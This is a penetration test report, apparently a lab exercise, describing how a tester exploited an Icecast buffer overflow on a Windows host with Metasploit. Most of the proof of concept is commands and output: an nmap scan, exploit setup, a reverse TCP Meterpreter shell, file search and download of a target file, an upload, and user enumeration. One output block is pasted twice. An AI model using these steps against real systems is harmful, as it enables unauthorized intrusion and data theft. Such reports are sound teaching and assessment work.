GoodSecurity Penetration Test Report

ScottHansen@GoodSecurity.com

October 25 2021

1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploit two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

2.0 Findings

Machine IP:

192.168.0.6

Hostname:

MSEDGEWIN10

Vulnerability Exploited:

Icecast Header Overwrite (metasploit exploit/windows/http/icecast_header

Vulnerability Explanation:

During our investigation we found that this comoputer was subject to a buffer overflow exploit that allows an attacker to remotely gain control of the system, using the Icecast service on port 8000. This explopit operated by over writing the memory on the affected system.

Some actions that an attacker may take on a vulnerable system are:

Key logging

File discovery

Downloading and uploading files and executables to system.

Privilage escalation

Also found in the discovery process is that this system is also vulnerable to:


Severity:

Because of the multiple exploits found, as well as the fact it allows us privilage escalation, uploading and downloading of files, this would be classified as a Critical Severity Level.

Proof of Concept:


Normally during a penetration I would have to break into the network and scan the network in order to find the computer that I would then need to attack. However that was not the scope of this test, and I was given access to the network as well as the working IP address of the victims computer (192.168.0.6)

Now that I have both network connection and the IP address, I run the NMAP tool with the option os -sV, which allows us to see the service or version of what's running on that port. The command looked like `nmap -sV`



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.0.6
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-01 11:30 EDT
Nmap scan report for 192.168.0.6
Host is up (0.00043s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          SLmail smtpd 5.5.0.4433
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8000/tcp open  http          Icecast streaming media server
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.64 seconds
```


As we see it's the normal services running on the ports except port 8000, which has Icecast running on it. Once I found out this information I quick Googled, Icecast to find out what it is, and found that it's an open source or free in other terms, streaming server for audio/video.
With that knowledge I searched for an exploit using the searchsploit command. This is easily done by typing searchsploit Icecast, and as you see a couple exploits were found.



```
┌──(kali㉿kali)-[~]
└─$ searchsploit Icecast
──────────────────────────────────────────────────────────────────────────────── ─────────────────────────────────
 Exploit Title                                                                  |  Path
──────────────────────────────────────────────────────────────────────────────── ─────────────────────────────────
Icecast 1.1.x/1.3.x - Directory Traversal                                       | multiple/remote/20972.txt
Icecast 1.1.x/1.3.x - Slash File Name Denial of Service                         | multiple/dos/20973.txt
Icecast 1.3.7/1.3.8 - 'print_client()' Format String                            | windows/remote/20582.c
Icecast 1.x - AVLLib Buffer Overflow                                            | unix/remote/21363.c
Icecast 2.0.1 (Win32) - Remote Code Execution (1)                               | windows/remote/568.c
Icecast 2.0.1 (Win32) - Remote Code Execution (2)                               | windows/remote/573.c
Icecast 2.0.1 (Windows x86) - Header Overwrite (Metasploit)                     | windows_x86/remote/16763.rb
Icecast 2.x - XSL Parser Multiple Vulnerabilities                               | multiple/remote/25238.txt
icecast server 1.3.12 - Directory Traversal Information Disclosure              | linux/remote/21602.txt
──────────────────────────────────────────────────────────────────────────────── ─────────────────────────────────
Shellcodes: No Results
Papers: No Results
```


Proof of Concept Continued

Now that I found it to be vulnerable, I opened the Metasploit program. This is another database of exploits, that we can uses to attack a vulnerability. The command to run this program is msfconsole.



```
┌──(kali㉿kali)-[~]
└─$ msfconsole

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v6.1.8-dev                           ]
+ -- --=[ 2167 exploits - 1149 auxiliary - 397 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Adapter names can be used for IP params
set LHOST eth0
```


Once Metasploit opened I again searched to see if Icecast had an exploit in here. I did this by running search Icecast which returned the following result.




```
msf6 > search icecast

Matching Modules
================

   #  Name                               Disclosure Date  Rank   Check  Description
   -  ----                               ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header
```

To use this module I typed in use 0. This will load the module so I can see the information on it and start manipulating the data in order to point it at the correct machine.
Before I could use this exploit I would need to know what information I would need to input in order for it to work. I use the `info` command to view the information about the module, and what variable I had to set.


Proof of Concept Continued


```
       Name: Icecast Header Overwrite
     Module: exploit/windows/http/icecast_header
   Platform: Windows
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2004-09-28

Provided by:
  spoonm <spoonm@no$email.com>
  Luigi Auriemma <aluigi@autistici.org>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT   8000             yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 3 characters

Description:
  This module exploits a buffer overflow in the header parsing of
  icecast versions 2.0.1 and earlier, discovered by Luigi Auriemma.
  Sending 32 HTTP headers will cause a write one past the end of a
  pointer array. On win32 this happens to overwrite the saved
  instruction pointer, and on linux (depending on compiler, etc) this
  seems to generally overwrite nothing crucial (read not exploitable).
  This exploit uses ExitThread(), this will leave icecast thinking the
  thread is still in use, and the thread counter won't be decremented.
  This means for each time your payload exits, the counter will be
  left incremented, and eventually the threadpool limit will be maxed.
  So you can multihit, but only till you fill the threadpool.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2004-1561
  OSVDB (10406)
  http://www.securityfocus.com/bid/11271
```

I then proceeded to set the Remote hosts IP address to the victims computer by typing set RHOST 192.168.0.6



```
msf6 exploit(windows/http/icecast_header) > set RHOST 192.168.0.6
RHOST => 192.168.0.6
```

I then had to set the local hosts or my computers IP address in the module as well. This is specific to my testing computer. To do this I ran the command set LHOST 192.168.0.2


```
msf6 exploit(windows/http/icecast_header) > set LHOST 192.168.0.2
LHOST => 192.168.0.2
```


Proof of Concept Continued

I then typed run which delivered the payload and opened up a Meterpreter command line. Meterpreter runs in the memory of the victims computer and does not install anything to the hard drive.




```
msf6 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.2:4444
[*] Sending stage (175174 bytes) to 192.168.0.6
[*] Meterpreter session 1 opened (192.168.0.2:4444 → 192.168.0.6:49674) at 2021-11-01 13:05:51 -0400

meterpreter > █
```

Once I had the command line I typed getuid. This command gives me the user ID of who I'm logged in as. in this case it's the IEUser on the MSEDGEWIN10 network.



```
msf6 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.2:4444
[*] Sending stage (175174 bytes) to 192.168.0.6
[*] Meterpreter session 1 opened (192.168.0.2:4444 → 192.168.0.6:49674) at 2021-11-01 13:05:51 -0400

meterpreter > █
```


I also ran the pwd command which tells me what directory I'm currently in. This information is needed in order to accurately move around the system.



```
meterpreter > pwd
C:\Program Files (x86)\Icecast2 Win32
meterpreter > █
```

I then set out to find the secret recipe file and exfiltrate it.


The first command I ran was search -f *secret*txt -r this searched the victims computer for a text file that contained the work secret. It returned one file located at c:\Users\IEUser\Documents\user.secretfile.txt. This file was not the file I was tasked with exfiltrating, so I left it alone.



```
meterpreter > search -f *secretfile.txt -r
Found 1 result...
═══════════════

Path                                          Size (bytes)  Modified (UTC)
────                                          ────────────  ──────────────
c:\Users\IEUser\Documents\user.secretfile.txt  161           2020-04-17 11:57:59 -0400
```


Proof of Concept Continued

I then modified my search to search -f *recipe*.txt this returned the file that I was tasked to exfiltrate, located at c:\Users\IEUser\Documents\Drinks.recipe.txt




```
meterpreter > search -f *recipe.txt -r
Found 1 result...
=================

Path                                         Size (bytes)  Modified (UTC)
----                                         ------------  --------------
c:\Users\IEUser\Documents\Drinks.recipe.txt  48            2020-04-17 11:54:01 -0400
```

Now with the location I began to exfiltrate (download) the file, using the following command download "c:\Users\IEUser\Documents\Drinks.recipe.txt"




```
meterpreter > download "c:\Users\IEUser\Documents\Drinks.recipe.txt"
[*] Downloading: c:\Users\IEUser\Documents\Drinks.recipe.txt → /home/kali/Drinks.recipe.txt
[*] Downloaded 48.00 B of 48.00 B (100.0%): c:\Users\IEUser\Documents\Drinks.recipe.txt → /home/kali/Drinks.recipe.txt
[*] download   : c:\Users\IEUser\Documents\Drinks.recipe.txt → /home/kali/Drinks.recipe.txt
meterpreter > 
```

I then opened another terminal and ran cat Drinks.recipe.txt to view the contents of the file.




```
┌──(kali㉿kali)-[~]
└─$ cat Drinks.recipe.txt
Put the lime in the coconut and drink it all up!
```

Then just to prove that I had accessed the computer, and viewed the secret recipe file. I uploaded a file to the same location c:\Users\IEUser\Documents\ called Doctor.txt which contains the next line of the song.



```
meterpreter > upload doctor.txt c:\\Users\\IEUser\\Documents\\Doctor.txt
[*] uploading  : /home/kali/doctor.txt → c:\Users\IEUser\Documents\Doctor.txt
[*] Uploaded 51.00 B of 51.00 B (100.0%): /home/kali/doctor.txt → c:\Users\IEUser\Documents\Doctor.txt
[*] uploaded   : /home/kali/doctor.txt → c:\Users\IEUser\Documents\Doctor.txt
meterpreter > 
```


Proof of Concept Continued



```
meterpreter > ls
Listing: C:\users\IEUser\Documents
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  51    fil   2021-11-01 16:41:17 -0400  Doctor.txt
100666/rw-rw-rw-  48    fil   2020-04-17 11:54:01 -0400  Drinks.recipe.txt
40777/rwxrwxrwx   0     dir   2019-03-19 09:00:05 -0400  My Music
40777/rwxrwxrwx   0     dir   2019-03-19 09:00:05 -0400  My Pictures
40777/rwxrwxrwx   0     dir   2019-03-19 09:00:05 -0400  My Videos
40777/rwxrwxrwx   0     dir   2019-03-19 09:21:37 -0400  WindowsPowerShell
100666/rw-rw-rw-  402   fil   2019-03-19 09:00:12 -0400  desktop.ini
100666/rw-rw-rw-  43    fil   2020-04-10 03:52:07 -0400  password.txt
100666/rw-rw-rw-  161   fil   2020-04-17 11:57:59 -0400  user.secretfile.txt

meterpreter >
meterpreter > cat Doctor.txt
And said "Doctor, ain't there nothin' I can take?"
meterpreter >
```

At this point we are done with the exercise. I have exploited a vulnerability on the victims computer, and was both able to exfiltrate a file, as well as upload my own file. However I feel to further prove our standpoint that this is a critical flaw. To do this I will run a script that will show all logged on users, open a shell on the victims computer, show the victims computers information, as well as retrieve and crack his password.


So the first thing I did was to the command run post/windows/gather/enum_logged_on_users while still in the Meterpreter command line. This returned the user IEUser as the only one currently logged in but we can also see two other users recently logged in.



```
meterpreter > run post/windows/gather/enum_logged_on_users

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Running against session 1

Current Logged Users
====================

 SID                                            User
 ---                                            ----
 S-1-5-21-321011808-3761883066-353627080-1000  MSEDGEWIN10\IEUser


[+] Results saved in: /home/kali/.msf4/loot/20211025134727_default_192.168.0.6_host.users.activ_215957.txt

Recently Logged Users
=====================

 SID                                            Profile Path
 ---                                            ------------
 S-1-5-18                                       %systemroot%\system32\config\systemprofile
 S-1-5-19                                       %systemroot%\ServiceProfiles\LocalService
 S-1-5-20                                       %systemroot%\ServiceProfiles\NetworkService
 S-1-5-21-321011808-3761883066-353627080-1000  C:\Users\IEUser
 S-1-5-21-321011808-3761883066-353627080-1003  C:\Users\sysadmin
 S-1-5-21-321011808-3761883066-353627080-1004  C:\Users\vagrant
```

